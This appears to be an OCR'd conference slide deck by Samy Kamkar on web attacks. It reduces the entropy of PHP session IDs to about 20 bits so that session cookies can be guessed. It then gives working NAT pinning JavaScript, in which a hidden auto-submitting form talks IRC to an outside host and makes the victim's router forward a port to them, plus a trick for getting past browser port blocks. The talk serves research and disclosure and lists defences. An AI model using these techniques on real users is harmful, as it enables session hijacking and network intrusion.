How I Met Your Girlfriend:

The discovery and execution of entirely new classes of Web attacks in order to meet your girlfriend.

By Samy Kamkar
samy@samy.pl
http://samy.pl

Who is samy?

- "Narcissistic Vulnerability Pimp" (aka Security Researcher for fun)
- Author of The Samy Worm on MySpace
- Co-Founder of Fonality, IP PBX company
- Chick Magnet [citation needed]
- Lady Gaga aficionado

Why the web?

- It's new, it's cool, it's exploitable!
- Gopher isn't used as much anymore
- The web is a code distribution channel
- Browsers can communicate in ways they don't know

- And much more!


SESAME STREET
...is for COOKIE!

PHP Sessions: Overview

- session_start() – initialize PHP session

session.c

```
PHPAPI char *php_session_create_id(PS_CREATE_SID_ARGS) /* {{{ */
{
    /* ... code ... */

    gettimeofday(&tv, NULL);

    /* ... code ... */

    spprintf(&buf, 0, "%.15s%ld%ld%0.8F",
        remote_addr ? remote_addr : "",    /* IP Address:     32 bits */
        tv.tv_sec,                         /* epoch:          32 bits */
         (long int)tv.tv_usec,             /* microseconds:   32 bits */
        php_combined_lcg(TSRMLS_C) * 10); /* rand lcg_value: 64 bits */
    /* ... code ...                       ** TOTAL:         160 bits */

    PHP_SHA1Update(&sha1_context, (unsigned char *) buf, strlen(buf));

    /* ... code ...                       ** SHA1 string:   160 bits */
```

PHP Sessions: Entropy

- session_start()'s pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
- Random lcg_value() (PRNG): **64 bits**
- TOTAL: **160 bits**
- SHA1'd: **160 bits**
- **160 bits = 1,461,501,637,330,902,918,203,684,832,716, 283,019,655,932,542,976**


How big is a bit?

- For every 10 bits, add ~3 zeros
- 10 bits = 1024, 20 bits = ~1 mil, 30 bits = 1 bil
- At 100 trillion values per second, 160 bits would take…
- (2 ^ 160) / (10 ^ 14) (3600 * 24 * 365 * 500000000) = 926,878,258,073,885,666 = **900 quadrillion eons**
- 1 eon = 500 million years
- **160 bits = 1,461,501,637,330,902,918,203,684,832,716, 283,019,655,932,542,976 (2 ^ 160 = 10 ^ 48)**

PHP Sessions: Entropy

- session_start()'s pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
- Random lcg_value() (PRNG): **64 bits**
- TOTAL: **160 bits**
- SHA1'd: **160 bits**
- **160 bits = 1,461,501,637,330,902,918,203,684,832,716, 283,019,655,932,542,976**

An Example: Facebook



PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits** **(ACQUIRED)** **-32 bits**
- Epoch: **32 bits** **(ACQUIRED)** **-32 bits**
- Microseconds: **32 bits?**
  - **only 0 – 1,000,000 … 20 bits = 1,048,576**
  - **< 20 bits!** **(REDUCED)** **-12 bits**
- Random lcg_value() (PRNG): **64 bits**
- TOTAL: **84 bits** (reduced by **76** bits)
- SHA1'd: **160 bits**

PHP LCG (PRNG): Randomness

- php_combined_lcg() / PHP func lcg_value()

lcg.c

```
PHPAPI double php_combined_lcg(TSRMLS_D)
{
    php_int32 q;
    php_int32 z;

    if (!LCG(seeded)) {
        lcg_seed(TSRMLS_C);
    }
    /* ... code ... */
}

static void lcg_seed(TSRMLS_D)
{
    struct timeval tv;

    if (gettimeofday(&tv, NULL) == 0)
        LCG(s1) = tv.tv_sec ^ (~tv.tv_usec); /* s1 = 32 bits */
    LCG(s2) = (long) getpid();               /* s2 = 32 bits */

    LCG(seeded) = 1;
}
```

Line: 72 Column: 46 C Tab Size: 4 lcg_seed

PHP LCG (PRNG): Randomness

```
LCG(s1) = tv.tv_sec ^ (~tv.tv_usec)
LCG(s1) = epoch ^ (~ [20 random bits])

~0          = 11111111111111111111111111111111
~1,000,000 = 11111111111000010111101101111111 (same 12 bits)

epoch = 1279493871
epoch = 01001100010000111000011011101111 (static / unknown)
epoch^= 01001100010000000000000000000000
epochv= 01001100010011111111111111111111

epoch^= Thu Jul 15 23:45:20 2010
epochv= Wed Jul 28 03:01:35 2010
epoch diff = 12+ days
```

- S1 WAS 32 bits, NOW 20 bits
- SEED (s1+s2): 64 bits – 12 bits = **52 bits**

PHP LCG (PRNG): Randomness

- LCG(s2) = (long) getpid();
- S2 = 32 bits
- Linux only uses 15 bits for PIDs
- S2 = 32 bits – 17 bits = **15 bits**
- **SEED (s1+s2)** = 15 bits + 20 bits = **35 bits**
- PHP function: getmypid()
- Linux command: ps
- Learn PID, reduce - 15 bits!
- SEED (s1+s2) = 0 bits + 20 bits **= 20 bits**

PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits** **(ACQUIRED)** **-32 bits**
- Epoch: **32 bits** **(ACQUIRED)** **-32 bits**
- Microseconds: **32 bits?**
  - only 0 – 1,000,000 … 20 bits = 1,048,576
  - < 20 bits! **(REDUCED)** **-12 bits**
- Random lcg_value **(REDUCED)** **-44 bits**
- TOTAL: **40 bits** (reduced by **120** bits)
- SHA1'd: **160 bits**

PHP Sessions: Entropy Redux

- **BUT WAIT, THERE'S MORE!**
- Microseconds: **32 bits down to 20 bits**
- Random lcg_value **down to 20 bits**
- **40 bits? No!** We can calc lcg_value() **first**!
- In a few **seconds**, we've **REDUCED 20 bits**!
- 40 bits – 20 bits = **20 bits**

20 bits = 1,048,576 cookies

You down with entropy? Yeah you know me!

- PHP 5.3.2: more entropy!
- Create your own session values!
- **PS, Facebook is NOT vulnerable!**

NAT Pinning: Proto confusion

- HTTP servers can run on any port
- A hidden form can auto-submit data to any port via JS form.submit()
- HTTP is a newline-based protocol
- So are other protocols….hmmmm

NAT Pinning: cont.

- Let's write an IRC client in HTTP!
- This uses the CLIENT's computer to connect, thus using their IP address!

```
// create a FORM
gibson = document.createElement("form");

// set FORM attributes
gibson.setAttribute("name", "B");
gibson.setAttribute("target", "A");
gibson.setAttribute("method", "post");
// IRC server to talk to
gibson.setAttribute("action", "http://irc.efnet.org:6667");
// use multipart/form-data to keep newlines in tact
gibson.setAttribute("enctype", "multipart/form-data");

// create a textarea for our "form data"
crashoverride = document.createElement("textarea");
crashoverride.setAttribute("name", "C");

// set our form data
postdata = "USER A B C D \nNICK turtle\nJOIN #hack\n
            PRIVMSG #hackers :  i like turtles  \n";
crashoverride.setAttribute("value", postdata);
crashoverride.innerText = postdata;
crashoverride.innerHTML = postdata;
gibson.appendChild(crashoverride);
document.body.appendChild(gibson);
gibson.submit(); // SUBMIT "FORM"!
```

NAT Pinning: cont.

- Sweet! So what's NAT Pinning?
- NAT Pinning confuses not only the browser, but also the **ROUTER** on the protocol-level
- E.g., when communicating with port 6667, browser thinks HTTP, router thinks IRC
- We can exploit this fact and use router conveniences to attack client

NAT Pinning: cont.

- linux/net/netfilter/nf_conntrack_irc.c
- DCC chats/file sends occur on a separate port than chat
- Client sends:


PRIVMSG samy :DCC CHAT samy IP port

- Router sees IP (determined from HTTP_REMOTE_ADDR) and port, then FORWARDS port to client!

```
// create a FORM
gibson = document.createElement("form");

// set FORM attributes
gibson.setAttribute("name", "B");
gibson.setAttribute("target", "A");
gibson.setAttribute("method", "post");
// IRC server to talk to
gibson.setAttribute("action", "http://samy.pl:6667");
// use multipart/form-data to keep newlines in tact
gibson.setAttribute("enctype", "multipart/form-data");

// create a textarea for our "form data"
crashoverride = document.createElement("textarea");
crashoverride.setAttribute("name", "C");

// set our form data
x = String.fromCharCode(1);
post = 'PRIVMSG samy :'+x+'DCC CHAT samy '+ip+' '+port+x+"\n";
crashoverride.setAttribute("value", post);
crashoverride.innerText = post;
crashoverride.innerHTML = post;
gibson.appendChild(crashoverride);
document.body.appendChild(gibson);
gibson.submit(); // SUBMIT "FORM"!
```

NAT Pinning: blocked ports

- If browser doesn't allow outbound connections on non-http ports?



- TCP / UDP ports = 16 bits = 65536
- So overflow the port! **65536 + 6667**
- Some browsers check what port equals, not what (port % 2^16) equals

* Webkit integer overflow discovered by Goatse Security

NAT Pinning: prevention

- Strict firewall – don't allow unknown outbound connections
- Client side – run up to date browser
- Client side – use NoScript if using Firefox
- Client side – run local firewall or tool like LittleSnitch to know if an application is accessing unknown ports

Fin

phpwn: samy.pl/phpwn

NAT Pinning: samy.pl/natpin

Geolocation via XSS: samy.pl/mapxss

HTML5 anti-WAF XSS: namb.la/maht5

Samy Kamkar

www.samy.pl

samy@samy.pl

twitter.com/SamyKamkar